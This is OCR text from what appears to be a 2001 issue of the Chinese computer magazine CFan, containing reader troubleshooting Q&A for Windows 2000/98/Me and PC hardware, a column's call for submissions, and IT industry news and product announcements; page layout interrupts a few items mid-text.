答：这是操作系统在安装过程中将支持ATA-100的硬盘当作外挂设备无法驱动而造成的问题。解决方法如下：

(1)到微星中文网站(www.microstar.com.cn)下载一个 ATA-100（promise PDC 20267）驱动程序并拷入软盘。

(2)开机后按Del键进入CMOS，将BIOS FEATURES SETUP中的Boot Sequence项的参数改为SCSI,C,A启动顺序。按ESC键，然后按F10键保存退出。

(3)正常启动电脑后，在刚刚启动Windows 2000安装程序后按 F3 键，稍后系统会提示插入磁盘，这时请将含有ATA-100(promise PDC 20267)驱动程序的磁盘插入软驱中，按回车键，然后根据系统提示完成安装。如果是安装Windows NT4.0，可在刚刚启动Windows NT4.0安装程序后按 F6 键，其他步骤同上。



★ Intel 815 芯片组是否支持 ATA/100？
★ Voodoo 5 显卡能否用在 P4 电脑上？
★如何清除液晶显示器屏幕上的划痕？
★为什么加装内置 Modem 后 WinMe 休眠项消失？
★如何解决安装 USB 口扫描仪后不能被识别的问题？
★如何解决在 Win98 中升级 WinMe 时系统提示 SU0409 错误问题？

Intel 815芯片组是否支持ATA/100？

答：Intel 815芯片组中的Intel 815E型号的产品支持ATA／100，而标注为Intel 815的产品是不支持ATA/100的，它只支持 ATA/66。

我最近组装了一台 P4 电脑，但在将我原来的 Voodoo 5 显卡装在这台电脑上后，开机却黑屏死机，BIOS 发出报警鸣叫，根据博士以前介绍的知识，得知是显卡的问题，请问我的Voodoo 5显卡究竟能不能用在P4电脑上？

答：经查阅3dfx曾经公布的资料，我们找到了该厂商的官方解释：

Voodoo3/4/5 系列显卡全面兼容 AGP 1x、2x 和 4x 接口标准，并兼容所有的 Intel 处理器，其中也包含 P4 处理器，但是由于 AGP PRO 插槽标准给 AGP 插槽提供的工作电压是1.5V，而 Voodoo3/4/5系列显卡要求的工作电压是3.3V，因此 Voodoo3/4/5系列显卡无法在 AGP PRO 插槽上正常工作，而支持 P4 CPU 的 Intel 850 芯片组主板采用的正是 AGP PRO 标准，因此无法和 Voodoo3/4/5 系列显卡兼容，所以无法正常工作。

所以要想解决问题，您应该更换显卡。

我新买的LCD显示器使用没多长时间屏幕上就出现了一些划痕，请问有没有办法清除这些划痕呢？

答：您可以到手机或显示器维修机构购买一种叫屏幕磨光剂的产品，用它可以清除LCD显示屏上的那些划痕以及屏幕上难以去处的污点。使用方法如下：

准备一块柔软的绒布或纯棉布，将屏幕磨光剂挤出少许到布上，然后用布擦拭屏幕上有划痕的部位几分钟，最后将屏幕上多余的磨光剂擦掉。如果划痕严重，还可以重复擦拭几遍，直到磨去划痕。

我安装了 Windows Me 以后系统可以正常休眠，但加装了内置Modem后为什么休眠这一项却消失了？

答：您安装的Windows Me很可能是测试版，而不是 Microsoft 发布的正式版本，测试版的 Windows Me 与一些内置的Modem存在兼容性问题，可能导致无法进入休眠状态，您应该更换正式版的 Windows Me，如果仍然不能解决，您只能更换内置Modem了。

最近我购买了一台USB接口扫描仪，将扫描仪连接到电脑的USB接口后启动电脑，自检正常，系统也检测到了扫描仪，然后我将扫描仪驱动程序光盘放入光驱并顺利安装了扫描仪驱动程序，再次重新启动电脑并进入操作系统，此时系统突然弹出一条错误提示信息，说是找不到扫描仪，卸载、重新安装扫描仪驱动程序并重新启动系统后问题依旧，请问这是什么原因造成的？

答：很多USB接口的扫描仪以及打印机都要先安装驱动程序，然后才能将其设备连接到电脑的USB接口上，否则就会出现设备在操作系统中消失的问题。您应该按照如下步骤进行操作：

（1） 在操作系统桌面上用鼠标选择“开始”→“设置”→“控制面板”→“系统”→“设备管理器”。

（2） 将其中关于扫描仪的参数项删除，然后点“确定”按钮保存退出并关机。

（3） 将USB接口上的扫描仪信号线拔掉，然后启动电脑。

（4） 在操作系统中安装扫描仪驱动程序，然后关机。

（5） 将扫描仪信号线连接到电脑的USB接口上。

（6） 重新启动电脑即可。（庞彬）

我在 Windows 98 中升级 Windows Me 的时候，系统提示 SU0409 错误，然后终止运行安装 Windows Me 的进程，请问我该如何解决这个问题？

答：在升级到Windows Me的过程中出现SU0409错误提示，是因为一些应用程序和反病毒保护导致的。这类程序包括：杀毒软件、系统安全（如防火墙、系统控制和优化）软件和系统恢复工具等。如 Network Associates PGP Desktop Security和GoBack等软件会导致升级Windows Me 时出现 SU0409 错误而无法继续安装。

解决方法是在升级到Windows Me之前先在操作系统中将这些软件卸载，然后升级到 Windows Me，在成功升级后再安装这些软件即可。

★如何处理 Win2000 “ 淡入淡出效果 ” 显示速度慢的问题？
★如何解决 Win2000 下鼠标反应慢的问题？
★如何终止 Win2000 中死锁程序的运行？
★共用的 Win2000 是如何进行邮件保密的？
★为什么 Win2000 运行一段时间后无法再安装其他软件？
★如何处理启动 Win2000 时提示注册表的最大值太小问题？
★如何解决 Win2000 不出现桌面图标问题？

我感觉 Windows 2000 的默认用 “ 淡入淡出 ” 的效果显示菜单使得菜单的显示速度慢了些，请问如何改变这种显示设置呢？

答：(1)在Windows 2000的桌面上单击鼠标右键，选择“ 属性 ”，此时将弹出“ 显示属性 ”窗口。

(2)在“ 效果 ”标签下将“ 动画显示菜单和工具提示 ”右边的“ 淡入淡出效果 ”改为“ 滚动效果 ”。

(3)单击“ 开始 ”→“ 运行 ”，在弹出窗口的“ 打开 ”框中键入regedit，然后单击“ 确定 ”按钮运行注册表编辑器，找到HKEY_CURRENT_USER\Control Panel\Desktop分支，在右边窗口双击键名为MenuShowDelay的项，这一项的取值范围是0-1,000,000(单位为毫秒)，接下来将默认的值改为0或者是400，保存退出即可。

我使用的是 Windows 2000 操作系统，在使用鼠标的时候总是感觉移动和定位不太符合我的工作要求，请问我是不是必须要换一个更好的鼠标？

答：其实您可以尝试一下在Windows 2000中修改鼠标工作精度的有关选项，如果不能达到要求，再更换鼠标也不迟。具体步骤如下：

(1)在Windows 2000的桌面上用鼠标左键单击“ 开始 ”→“ 设置 ”→“ 控制面板 ”。

(2) 在窗口中双击选择“ 鼠标 ”→“ 硬件 ”→“ 属性 ”，再选择“ 高级设置 ”。

(3)将鼠标的采样速率设置为100Hz，输入缓冲区长度设置为300Hz，然后单击“ 确定 ”。如果在设置后系统变得不稳定，那就再尝试改变成其他采样速率，如设置成80Hz或以下。我试用过，效果还是比较明显的。

我使用的是 Windows 2000 操作系统，使用中经常出现一些应用程序停止响应而死锁的问题，十分影响工作效率，请问有没有办法让系统自动关闭这些停止响应的应用程序？

答：可以，您按照如下步骤操作即可实现：

(1)在Windows 2000操作系统桌面上，用鼠标左键单击“ 开始 ”→“ 运行 ”，在弹出窗口的“ 打开 ”框中键入regedit然后单击“ 确定 ”按钮，运行注册表编辑器。

(2) 找到HKEY_CURRENT_USER\ControlPanel\Desktop 分支，将 AutoEndTasks 的键值设置为 1，保存退出即可。

我的电脑使用的操作系统是Windows 2000，和朋友共用这台电脑上网和收发邮件，我每次使用后都清空Windows\Temp和Windows\IE Temp文件夹，但也没有发现文件进入“ 回收站 ”，可朋友仍然能发现我的信件。请问这是怎么回事？

答：其实Windows 2000中每个用户的临时文件并不是保存在Windows\Temp、Windows\IE Temp这两个文件夹下的，您应该打开 C 盘根目录下的 Documents and Settings子目录，然后再进入您自己用户名的目录下，再进入 Local Settings 子目录，可以找到 Temp 和 Temporary Internet Files子目录，每次使用后删除这里的文件即可。

为什么我的Windows 2000安装运行一段时间后，就无法再安装其他软件了，刚装完Windows 2000时，什么软件都能装啊，可现在系统老是提示Ins5576_mp.exe出错？

答：您的临时文件夹一定是比较满了，恐怕您已经很长时间没有清理它了，要么就是您C盘已经没有剩余的空间了。处理方法：

(1) 将 C 盘里面以 Temp 开头的文件夹，特别是WinNT\Temp这个文件夹以及其他个人文件夹清空即可。

(2) 卸载一些安装在C盘中无用的程序。

启动Windows 2000时提示注册表的最大值太小，请问该如何处理?

答：您可以采用如下步骤解决：

(1)在Windows 2000系统桌面上用鼠标左键单击“ 开始 ”→“ 设置 ”→“ 控制面板 ”。

(2) 双击选择“ 系统 ”→“ 高级 ”→“ 性能选项 ”。

(3) 在“ 虚拟内存 ”下单击“ 更改 ”。里面有一项就可以更改注册表大小的最大值，将数值增加一些即可。

我每次开机后启动Windows 2000操作系统，显示到桌面时却无法出现桌面上的图标，并且系统提示“ 无法装载动态链接库Msnp32.dll，系统找不到指定文件 ”，我

E-mail: doctor@cfan.cn.net



★为什么在 Win98 中整理 SCSI 硬盘时提示错误？
★为什么 Win98 提示“ Error loading GDI.EXE... ”？
★电脑中很多 Mfm1992 文件是做什么用的？
★如何让 Foxmail 正常显示电子贺卡或杂志？
★如何在 Win2000 下使用 MS-DOS 程序？

把该文件复制到它原来的文件夹中也无法解决，请问我该怎么办？

答：出现这种问题很可能是由于安装了某个不成熟或者不兼容的软件造成的，不过Windows 2000在这方面已经改进很多了。您可以按照如下方法操作：

（1）启动操作系统前按下F8键，选择进入命令提示符状态。

（2）键入sfc/scannow命令并按回车键，检查所有受保护的系统文件，此时系统会检查出这个链接错误，需要的话，Windows 2000会让你插入系统安装光盘进行修复，最后重新启动操作系统即可。

我在用Windows 98的磁盘碎片整理程序整理SCSI硬盘时，出现错误提示：

Error Defragmenting Drive C

Windows cannot defragment this drive now because it has been locked by a disk utility. Quit any utilities that may have locked this drive, and then try defragmenting the drive again.

请问这是什么问题？

答：出现这样的提示可能是由于您的SCSI卡使用的是实模式驱动程序，也就是说您在 Windows 98 中安装了SCSI的DOS驱动程序，您应该将SCSI卡的DOS驱动删除（并将config.sys和autoexec.bat文件中的相关语句注销），然后让Windows 98检测新硬件，安装Windows版的SCSI驱动即可。

为何我的Windows 98操作系统提示“ Error loading GDI.EXE. You must reinstall Windows. ”错误信息，应该怎样处理这个问题？

答：这可能是由于您使用了比较老的磁盘整理程序，或者是Windows的FONTS目录被破坏导致的问题。您最好是运行Windows 98的安装光盘，并选择修复而不是重新安装。

单位的电脑硬盘中有名为Mfm1992之类的文件，删除以后没过多久仍然会出现，请问这是什么文件？

答：此类文件是由“ ABC 输入法 ”本身的 BUG 造成的，在使用这种输入法的过程中，如果自定义词组出现错误时，就会在当前目录下生成这类文件，删掉与否并不会造成什么影响。 （国庆）

我用Foxmail收到一些电子贺卡或电子杂志后，总是不能正常显示出来，而其他同事没有这种情况，请问这是怎么回事？

答：这很可能是由于您没有打开Foxmail中的相关选项而造成的。您可以进行如下操作来解决问题：

（1）启动Foxmail，用鼠标左键单击“ 帐户 ”→“ 属性 ”。

（2）在弹出窗口的左侧滚动栏中选择“ 字体与显示 ”，然后选中窗体右侧的“ 使用嵌入式IE浏览器显示HTML邮件 ”选项，最后单击“ 确定 ”按钮保存退出即可。

我想在 Windows 2000 下使用 MS-DOS，请问如何才能实现?

答：Windows 2000 支持大部分 MS-DOS 程序，它使用一个DOS虚拟机（NTVDM）来模拟MS-DOS。

您可以在系统桌面上单击“ 开始 ” - “ 运行 ”，在“ 打开 ”对话框中输入command.com，然后单击“ 确定 ”，此时会有一个命令提示符窗口打开，这样就可以使用MS-DOS程序了。

需要注意的是，在运行MS-DOS程序过程中，最好同时只运行一个DOS程序，因为DOS程序可能互相之间，或者与其他的Windows 2000 DOS虚拟机（NTVDM）进程之间存在冲突。


对于一些极个别的MS-DOS程序，可能由于和正在使用的显卡驱动程序发生了冲突而不能正常使用，这时可以让系统重新启动后在安全模式下运行，或者临时禁用当前的显示驱动程序并安装标准的VGA显示驱动程序。这样虽然能运行MS—DOS程序，但同时也会降低Windows的显示性能。 （潘留军）

点睛发言：《傻博士信箱》栏目多年来承蒙各位朋友的厚爱而不断发展，与众位一起在问与答的历练中成长。为了将我们栏目积累的精华内容展现给大家，最近我们日以继夜地工作，完成了一本问答方面的著作：《电脑经典故障终结宝典》。书中集结了上千个很有实用价值的问答，并随书附带了一张软件光盘。考虑到广大读者的承受能力，本书定价为 19 元，已经上市。您也可以通过我社的邮购部购买，邮购咨询电话：62161332、62161335-8605。



市场一览投稿指南

□CFan编辑部　烧包少爷



真实的、有血有肉的故事才能够如实地告诉读者文章自身的价值。我在策划“消费追踪”和“菜鸟帮你打李鬼”之前，与几位读者朋友在网上进行了轻松而愉快的交流。俗话说：“有福同享，有难同当。”我认为，“市场一览”栏目中，应该为读者们开辟出一块大家共享的空间。那么，共享什么呢？聊技术，我们有跟我学和步步高；讲新闻，我们有业界视窗；玩游戏，我们有大众游戏……总得让少爷的栏目有点东西吧。经过了几个不眠之夜，思来想去，在头都大了的瞬间，突然一闪念：对！让我们共享经历吧！

经历也是一种信息资源

过去，很多人认为，像《电脑爱好者》这样的科普类刊物，好像应该只是介绍技术信息或使用技巧。其实经历也是一种信息资源。我记得在刚做“消费追踪”时，首篇稿件——《我的扫描仪购买亲历》，是我从几篇投稿中挑选的。当时的作者彭凯先生，是个喜欢摄影的电脑爱好者。虽然他也不是十分专业的计算机发烧友，但凭借着兴趣与非要打破砂锅问到底的精神，自己抱着计算机来到中关村逐一比试当时的几款主流扫描仪的性能。最终，他不但买到了自己理想的扫描仪，还将自己的亲历记录了下来。文章生动而真实的风格，与实用而实际的内容，做到了十分自然的切合，而这正是我们所想要的。文章刊出后，在得到大家认可和肯定的同时，也增强了我把它继续做下去的信心，同时深深感受到：经历也是一种信息资源。

经历可以帮助别人

此后的一段时间里，在“消费追踪”陆续推出的相关文章中，总觉得还缺点什么。后来，突然有一天自己悟出了一个理儿，不能老是介绍皆大欢喜的结局呀。既然是块共享的地方，而很多读者朋友在购买IT产品时被JS算计了，他们的经历也是大家很需要借鉴的。于是便在来稿中挑选了像“我的中计经历”这样的文章，后来干脆把这类投稿统一选编成了“菜鸟帮你打李鬼”。吃亏上当，在所难免，人不能总是生活在甜蜜的日子里，经历中也不光是春天。如果把一个人的上当经历告诉大家，就可以避免更多的人重蹈覆辙。从这个角度来看，既然大家都是电脑爱好者，就应该有义务帮助更多的人。

把你的经历告诉大家

写了这么多，还是想告诉阅读这篇文章的人：加入我们的队伍，把你的经历告诉大家。我想，虽然我们身处在信息发达的今天，但人和人的交流仍是我们生活中一件很重要的事情。电脑应该是沟通我们的工具而不是隔离我们的墙。我曾经提出过“酸甜苦辣，同志共享！”的概念，就是希望有兴趣的朋友们能够加强彼此间的联系。既然大家都对计算机有着共同的爱好，既然大家也都希望彼此通口气，那么，就让我们从平常、简单的事做起，收集你或你身边有趣的经历，然后把你的经历告诉大家。CF

“**市场一览**”之 消费追踪与“市场一览”之打假三人行诚征稿件

“朋友来了有好酒，JS来了有猎枪！”用好酒招待朋友是很自然的事情。如果把我们每个人在购买IT产品或感受相关服务的有趣亲历酿成好酒来招待朋友，难道不是一件很时尚的事情吗？不过，作为品酒师的烧包少爷，在此要向大家说明：

1.稿件首先需要真实，因为如果失去了真实，那么稿件也就失去了其存在的意义。

2.除了真实外，还要有内容。这里所谈及的内容，是指文章中包含信息的价值。我们的初衷是想通过作者的亲身经历，来告诉大家在购买或辨别产品和服务时的经验与技巧，千万不要跑题呦。

3.最后，请把你的大作发到cfmk@cfan.com.cn的信箱中，别忘了注明你的邮寄地址，否则一旦选用，你的稿费就算捐公了，呵呵(开玩笑)。

好了朋友们，烧包少爷在“市场一览”中恭候您的大作。同时，烧包少爷也愿意为大家服务，准备更多、更好的美酒。你若有高招，也请来信和少爷聊聊吧，“市场一览”永远是大家的栏目，《电脑爱好者》永远是你的好玩伴。：》

河北的读者张丽给我们来信说：第15期《电脑爱好者》中《用户是评委 市场是裁判》一文的说明中有句话：“可以这样说，对于IT产品选择，最有发言权的是用户和市场。”这句话说得非常好！既然这样，我想贵刊何不就各种电脑硬件、外围设备及应用软件(商用、共享、教育、工具)进行一次问卷调查，让读者和用户评选出他们心目中的最信得过的产品，这岂不更有说服力？

答：张丽读者你好，看到你的来信我们非常高兴，因为你所提的建议，已经在我们的工作日程安排上了。我们大约会在年底推出“电脑爱好者喜爱品牌奖”大型读者调查活动。希望你能继续关注我们的刊物，多多支持、参与我们举办的活动。

■要闻

新浪网正式宣布将购入阳光卫视29%的股份

根据协议，新浪网将从杨澜手中购入该公司29%的股票。新浪网将为此支付800万美元现金，以及约460万股新发行的股票，这部分股票占新浪网股权稀释后的总股份的10%。此外，新浪网还将支付250万股新发行股票，但这将取决于阳光卫视在未来18个月的业绩表现。

Windows XP中文版上市在即

微软（中国）有限公司近日宣布Microsoft Windows XP中文版的全部研发工作已经完成，并将于11月9日在中国正式发布。

“本·拉登”成为互联网搜索最多的词

据互联网搜索引擎公司AltaVista近日对网络用户在网上搜索时使用频率最高的10个词语进行的统计，发现本·拉登的名字自从上周美国发生恐怖事件以来一跃成为最火爆的搜索词。

威盛正式控告英特尔

9月11日威盛宣布已就英特尔处理器及兼容芯片组产品之侵权行为，以及该公司违反公平交易法、损毁威盛私有财产等事，正式向美国及台湾两地法院提起诉讼。

美国六个州新加入反微软垄断的阵营

这六名司法部长分别来自佛蒙特州、阿肯色州、缅因州、蒙大纳州、新罕布什尔州以及罗得岛州。

雅虎将于近期对网上“个人广告”征收服务费

微软XBox游戏机发布推迟到11月15日

戴尔将把供应日本的台式电脑集中在中国生产

8848换股收购电商数据

9月18日，8848（www.8848.net）与电商数据（中国）宣布合并，其形式为换股。

英特尔宣布新增加在华投资　总额达5亿美元

英特尔（中国）有限公司近日宣布向位于上海的英特尔生产制造工厂新增投资3.02亿美元，这使得英特尔在上海封装/测试厂的投资总额达到5亿美元。

中华网宣布将进行2千万美元的股票回购计划

■视点

谁在给中国概念抹黑？　【DONEWS】

随着世贸组织中国工作组的历史使命的结束，中国正式加入世界贸易组织大家庭的日子已是屈指可数、指日可待了。可以预料得到的是，在中国入世之后，中国的企业将会更加方便地进入国际资本市场，从而为自己的发展筹得足够的资金。然而从目前的情况来看，这也许只是我们自己一厢情愿的想法。因为，由于某些企业的不负责任的自私行为，中国概念已经被人涂上了一些污点，中国企业在国际上信誉已经大大地打了折扣，中国企业进入国际资本市场的门槛已经被人为地抬高了。

最近一段时间，中国上市公司的丑闻不断。7月17日，美国一法律公司向纽约南区的美国地区法院提起诉讼，指控中华网公司的管理人员和股票承销商存在欺诈行为。纳斯达克甚至不得不为此对上市公司展开大规模调查行动。9月4日，因在财务报表中“误报”合同，网易被纳斯达克股市宣布“停牌”。而在国内上市的公司更是问题多多，最近发生的银广厦事件更是震惊全国。在这一连串的事件当中，假账的阴影不时出现。中国企业的诚信度、中国会计事务所和审计事务所的可信度受到了严重冲击。这些企业的“不良”表现无疑会降低国际市场对中国企业的整体信任。

从某种程度上来讲，首批到海外上市的IT企业之所以能够成功上市，最根本的原因并不是他们将自己的企业已经做得多么的好了，而是在沾中国概念的光，是中国巨大的市场和发展潜力吸引了海外投资者的目光。现在这些企业出了问题，投资者自然要把账算到中国概念的头上去。

在网易被停牌之后，丁磊曾笑称纳斯达克已成鸡肋了。确实，由于已经成功地上市圈到了钱，纳斯达克对丁磊来说已经意义不大了。但网易的停牌无疑更加重了中国网络企业在国际市场上的信誉危机，其他企业再要想进入国际资本市场无疑将要做出更多的努力。

IT行业的再观察　【市场报】

近来网络公司都调整了策略，纷纷从免费供应改为收费服务。事实证明，只要其能提供消费者需要的服务及内容，那么让网民付费就没有想象的那么难。虽然网络公司的经营与实体公司可能有许多方法和技术上的不同，但现在大家都认为，网络公司和传统企业一样，也要有自己赚钱的方法。

软件如何做市场？　【新浪】

软件市场和其他产品的市场相同，也是有一定的规律的，不是简单地打广告搞宣传，是一个系统的工程。要有缜密的策划、强力的实施，当然市场是变化莫测的，还要注意因势而为，在合适的时间做合适的事。按常识办事，把事情扎扎实实做好，不要太浮躁图热闹，软件市场就一定可以做“硬”。

新浪的阳光之旅　【南方周末】

在长期赢利无望的情况下，中国网站面临资本的压力越来越大。有人说，新浪的做法将刺激中国网站大规模转型，没有多少网站敢于只做ICP，传媒业、广告业都将是网站突围的方向。新浪可能只是中国网站突围的首例，新浪的“阳光之旅”也只是跨出了其在资本领域“合纵连横”的第一步。

电脑病毒多是被“炒大”的 【赛迪网】

电脑病毒多是被“炒大”的！近日，国内最早的反病毒专家之一、上海创源计算机安全信息公司的总经理朱传靖向记者透露：现在业界关于电脑病毒危害的宣传，大多有些过度，很有些炒作的味道。不少的反病毒厂商为提高其杀毒软件的销售量，人为地夸大了病毒的危害性。朱传靖说，从最初的DIR、幽灵、梅丽莎到CIH，以及最近的爱虫、红色代码病毒，厂商都进行了大规模的炒作。其炒作的手段主要是强调其危害、传播速度以及隐藏性都是前所未有的。

当众多“黑手”伸向QQ时 【DONEWS】

作为使用QQ的个人用户，面对“黑手”也不是一点办法没有，办法还是有的，那就是把QQ号码看得跟自己的保险箱密码一样重要，任凭是美人计还是辣椒水，密码就不告诉你；别在网吧用QQ；另外别忘了给自己的QQ申请密码保护。当然这些也都不是绝对的，因为在现阶段要斩断所有伸向QQ的手还是不可能的，因为伸手的人太多了。

惠普购并康柏行业格局大变新惠普算老几？【北京青年报】

尽管惠普和康柏合并后将形成一个年营业额高达870亿美元的巨无霸企业，其规模直逼业界领袖IBM公司，但是，合并后的新公司并不如惠普自己想象的那么强大。惠普和康柏两家公司是昔日IT业界两大宿敌，两家公司在许多业务领域存在严重的重叠，仅仅是考虑这一点的话，这一合并就不会是1+1>2，甚至连1+1=2都相当艰难。

美国微软“逃避肢解”内幕 【硅谷动力】

微软公司的声势浩大的院外游说活动不仅限于华盛顿的中央政界，同时还包括与司法部一起起诉的20个州的政界人物。微软将地方政界的名人收编到自己的游说大军中，然后再由他们负责去与各自州政府的司法长官接触。尽管目前还不能断定是否受到这一因素的影响，但是以司法部为首，德克萨斯州、南卡罗来州和新墨西哥州等州政府都相继撤诉。

■图片新闻

纳指1500点大关一度失守

受“911”恐怖袭击事件的影响，美国股市复盘后大幅下挫，主要股指连续数个交易日全面跌收，仅仅四个交易日，道琼斯工业平均指数的跌幅就高达1200点。到9月20日，纳斯达克综指1500点大关失守。当日美国股市收盘时，纳斯达克综指下跌56.87点，收于1470.93点，跌幅3.72%；道琼斯工业平均指数下跌382.92点，收于8376.21点，跌幅4.37%；标准普尔500指数损失31.61点，收于984.49点，跌幅为3.11%。虽然股市指数围绕1500点大关略有振荡，但大盘下挫之势是毋庸置疑的。



■声音

“如果为了并购而并购就会比较危险，就会产生泡沫。” ——新浪网CEO茅道林

“中国经济的增长包括电信业的增长，在全球几乎是独一无二的。中国经济持续快速增长，将吸引大量外国投资的涌入，很可能会带动全球经济的发展。”

——诺基亚(中国)副总裁刘持金

“将来软件业将不再存在，也不应该存在。所有的事情就是服务，而没有产品。” ——Sun公司CEO麦克尼里

“互联网将继续成为全球经济发展的动力引擎”

——英特尔亚太区总裁陈俊圣

“互联网没有冬天，它一直在向前发展。”

——易趣CEO邵亦波

“破灭的IT泡沫是华尔街生产的，但IT界也不要太灰心，虽然世上没有免费的晚餐，但也绝对不是最后的晚餐”。

——中科院副院长江绵恒

“整体而言，大公司一统天下、控制全世界的时代已经过去。” ——威盛电子股份有限公司总经理陈文琦

“我好像听到了比尔·盖茨的高声大笑。美国微软将以绝对胜利结束谈判”。——日本大学法学部教授野木村忠邦教授

■国际新闻

★为决战AMD英特尔祭出超级法宝

9月10日，英特尔在全球同步发布其基于最新478管脚P4CPU的i845芯片组，一改在此之前i850芯片组只支持高价格Rambus内存的尴尬局面，欲一举夺取被AMD吞噬的中低端个人电脑市场。

★微软将为Mac OS X推出新版Office

Apple公司将于11月推出新的操作系统。微软于近日透露，将在11月推出适用于Mac的最新Office软件，比预测的Mac OS X 10.1版推出晚两个月。微软即将为Mac推出的应用软件Microsoft Office v. X包括Word、Excel、PowerPoint和电子邮件管理软件Entourage。

★美国政府放弃惩罚微软 微软无需一分为二

华盛顿时间9月6日上午，美国司法部表示，美国政府将不再要求微软一分为二，并将尽快为已经耗时三年的微软垄断案找到一个解决办法。

美国司法部在一份声明中称，美国政府同时也放弃追究微软将IE浏览器与Windows操作系统捆绑销售的责任。声明称：“司法部已经通知微软公司，它将向美国地方法院撤回分拆微软的请求。”

■国内新闻

EMC 上演“绝对零点” 近日，著名IT厂商EMC宣布：其多款显示器产品进入“绝对零点”状态，价格一步到位、全部探底。其中，15寸PX558，860元；17寸FX772，1190元；17寸纯平DX777，1380元；17寸纯平DX787，1420元；17寸纯平PF797，1588元；14寸液晶小天使BM468，2599元；15.1寸液晶小爱神BM568，2999元。

西数（WD）挑战硬盘存储新极限 来自西部数据公司（WD）美国总部的消息表明，西数硬盘研发部门对120GB硬盘的研发工作已经到了最后的测试阶段。西部数据正在测试的此款120GB硬盘将成为市场上首款集容量、转速及稳定性于一身的单碟40GB、三碟包装、7200RPM、120GB硬盘。

豪杰超级解霸全面进入无线遥控新时代 近日，以超级解霸系列产品而闻名全国的北京世纪豪杰公司，向广大消费者推出了一款至尊、至强、至轻的新一代电脑智能遥控器——《豪杰遥控司令》。这款产品的推出，结束了消费者必须依赖键盘、鼠标对解霸系列产品进行操作的历史，使解霸用户进入了无线遥控电脑的新时代。

九州风神率先推出P4 478架构散热器 清华华天技术开发公司的人员最近宣布，基于P4 478架构的九州风神散热器系列早已于8月底研制成功并做出了工程样品，9月中旬可以在全国各地经销商柜台上看到。届时，九州风神将有WIN系列五款散热器满足广大DIY发烧友的需求。

浩鑫推出P4X266姊妹板 浩鑫近日将推出两款基于VIA P4X266芯片组的主板AV40和AV40R。AV40与AV40R均采用威盛（VIA）P4X266芯片组，支持Socket 478的Pentium 4处理器。最大的特点就是这两款主板支持PC1600/PC2100的DDR内存。AV40和AV40R两者之间的差别在于AV40R集成了Promise磁盘阵列芯片，支持RAID 0以及RAID 1两种RAID方式，让您用家用机的价格享受服务器的速度与安全。

ELSA全线降价 德国知名显卡厂商——ELSA艾尔莎近日宣布全线调低其显卡价格，最高降价幅度达400元。其中：影雷者311从660元降到599元，影雷者511白金版从860元降到799元，影雷者511增值版从990元降到860元，511/32M/TV OUT从890元降到790元，511/64M/TV OUT从1100元降到990元，511/DVI液晶版从1090元降到910元，511/TWIN双头从990元降到890元，GTS PRO 32M从1199元降到1090元，GTS PRO 64M从1399元降到1299元，GeForce 3从3999元降到3599元。

EPoX磐英跃升全球5大主机板厂商之列 据著名硬件网站Xbitlabs对2001年1月至6月台湾主板厂商销量统计显示，台湾磐英科技目前排名第五。台湾主板业的销量占了全球主板销量的90%以上，因而Xbitlabs的这次排名实际上也是全球主板厂商的排名。

EPSON又推新款扫描仪 近日，EPSON公司推出了定价在1280元的新款EPSON PERFECTION 1250扫描仪。该扫描仪具有1200×2400dpi高分辨率和48bit色彩位（输入）的专业级扫描，并将底片透扫器列为家用级扫描仪的可选配件，而EPSON TWAIN 5.5驱动软件和独有的四键快捷设计，能够轻松实现家用扫描最常用的功能。

微星与盟创结盟 近日，微星科技股份有限公司与北京盟创科技有限公司正式宣布，两家公司签署了一项长期的市场和销售战略联盟——盟创科技正式成为MSI显卡在中国大陆地区的总代理。

双敏推出首款ATI显卡“火旋风”Power 626 该显卡采用ATI Radeon VE芯片，搭配32M高速SDRAM显存，支持DVI接口(数字显示接口)和TV-OUT（电视输出接口）。同时，ATI Radeon VE芯片内建硬件DVD播放功能，可以让你在个人电脑或电视上实现全屏高品质DVD播放效果和画质。

顺新“好e拍”相机上市 顺新“好e拍”数码相机可以同标准的数码相机一样拍照、管理图片，录像和声音文件，可以快速传输一组360度或大角度全景照片。通过USB接口与电脑相连后，“好e拍”可以像标准的电脑摄像头一样使用，包括邮件功能、电视会议功能，组成丰富多彩的静态趣味图片等。市场零售价： 798元。

同维电子推出高集成度主板TW 787 深圳同维电子近日推出了一款高度集成的主板TW 1G PRO 787。该款主板使用的是VIA PLE133芯片组，集成了VIA C3 1G PRO处理器、3D图形加速器、AC97 声卡、1个AMR插槽、3个PCI插槽、1个ISA插槽，Micro ATX规格。该款主板内置一个10M/100M自适应网卡，同时支持RPL和PXE两种无盘启动技术。

金山公司发布词典翻译姊妹产品 金山公司近日在京宣布将推出金山词霸系列产品的最新版本“金山词霸2002”和“金山快译2002”，并正式聘请李阳为金山词霸系列产品的产品顾问。作为和李阳疯狂英语合作的重要内容，在金山词霸2002和金山快译2002中将分别附赠李阳疯狂英语教材、CD和李阳演讲30分钟Video。

恩雅显卡突袭者突袭大陆显卡市场 近日，台湾著名显卡生产厂商恩雅科技公司，推出以ATI显示芯片作为绘图核心的显卡系列新品，包括Rage 128 Ultra、Radeon、Radeon VE等知名芯片系列，为专业绘图人士和广大游戏爱好者提供具备绝佳显示功能、高效而稳定的显卡精品。

金存小博士上市 中科软件存储技术有限公司（原科软

◆SONY推出具有Burn proof技术的16倍速刻录机

SONY公司最近推出16倍速的光盘刻录机CRX1611-82U（16X/10X/40X），该刻录机具有两项重要功能：其一是CRX1611-82U刻录机采用了Burn proof技术，可在高速刻录光盘时，避免出现缓冲区不足的问题；其二是通过CRX1611-82U刻录CD-R光盘，所需时间不超过5分钟，大大缩短刻录工作完成的时间。



◆方正家用刻录电脑抢鲜上市

以6999元震撼低价面市的方正卓越1800B家用刻录电脑，采用Intel Celeron 1GHz处理器、128M内存、40G硬盘等主流配置，它所具有的16倍高速光盘刻录机（CD-RW）可以在一张可擦写光盘上多次刻录数据。方正科技电脑公司同时宣布，在最近几周内，全线家用电脑产品都将标配高速刻录光驱。



伟业公司）近期举行了一场名为“移动存储风暴”的盛大新闻发布会，宣布其USB2.0系列移动存储器正式上市，这是我国存储业内公司首次在国内发布应用于移动存储产品的最新USB2.0技术产品。与此同时，“金存小博士”USB1.1全线产品将以全国最低的特价优惠顾客。

